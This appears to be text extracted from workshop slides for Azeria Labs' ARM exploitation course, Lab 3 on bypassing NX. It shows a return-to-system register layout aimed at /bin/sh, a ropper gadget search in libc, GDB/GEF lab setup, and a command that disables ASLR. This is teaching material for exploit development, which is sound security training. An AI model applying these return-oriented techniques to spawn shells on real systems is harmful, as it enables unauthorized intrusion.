The Simple return to system





R0	6efffac8	--> /bin/sh
R1		
R2		
R3	system adr	
R4		
R5		
R6		
R7		
R8		
R9		
R10		
R11		
R12		
SP	6efffac8	--> /bin/sh
LR		
PC	3156	

What if we can't find mov r0, sp?

```
(libc-2.27.so/ELF/ARMTHUMB)> search /1/ mov %sp
[INFO] Searching for gadgets: mov %sp

[INFO] File: /tmp/libc-2.27.so
0x000755f4 (0x000755f5): mov r1, sp; blx r3;

(libc-2.27.so/ELF/ARMTHUMB)>
```

- We need to make R0 point to our /bin/sh string in memory.
- We can't use this gadget
- Find a way to make r0 point to /bin/sh and execute system without the "perfect gadget"
- Check which registers you control and where they point to

Activities Terminator Mon 00:48

user@azeria-labs-arm: ~/challenges

user@azeria-labs-arm: ~ 74x23

```
user@Azeria-Lab-VM:~$ ssh arm
Linux azeria-labs-arm 4.9.0-7-armmp-lpae #1 SMP Debian 4.9.110-3+deb9u2 (2
018-08-13) armv7l

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Sep 20 20:25:03 2018 from 192.168.0.254
user@azeria-labs-arm:~$
```

ARM environment (ssh arm) for editing exploits

user@Azeria-Lab-VM: ~ 74x23

```
user@Azeria-Lab-VM:~$ ls /tmp/ | grep libc
libc-2.27.so
user@Azeria-Lab-VM:~$ ropper
(ropper)> file /tmp/libc-2.27.so
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] File loaded.
(libc-2.27.so/ELF/ARMTHUMB)>
```

Ubuntu host for Gadget hunting with Ropper

user@azeria-labs-arm: ~/challenges 151x21

```
user@azeria-labs-arm:~/challenges$ gdb challenge1
GNU gdb (Debian 8.1-4) 8.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabihf".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
65 commands loaded for GDB 8.1 using Python engine 3.6
[*] 5 commands could not be loaded, run `gef missing` to know why.
Reading symbols from challenge1...(no debugging symbols found)...done.
gef➢
```

ARM environment for GDB

CTRL+X —> Split terminal vertically
CTRL+O —> Split terminal horizontally
CTRL+X —> Maximize selected window
CTRL+W —> Close selected window

Getting Started

- Disable ASLR
  - user@arm:~# sudo sh-c "echo 0 > /proc/sys/kernel/randomize_va_space”

1. Open Challenge2 in GDB: gdb challenge2
2. Set breakpoint at main: b func1
3. Run the program: run
4. Check binary sections: vmmap
5. Check security properties: checksec

LAB 3: NX BYPASS

Session 2 /end :)

More resources at https://azeria-labs.com

Twitter: @Fox0x01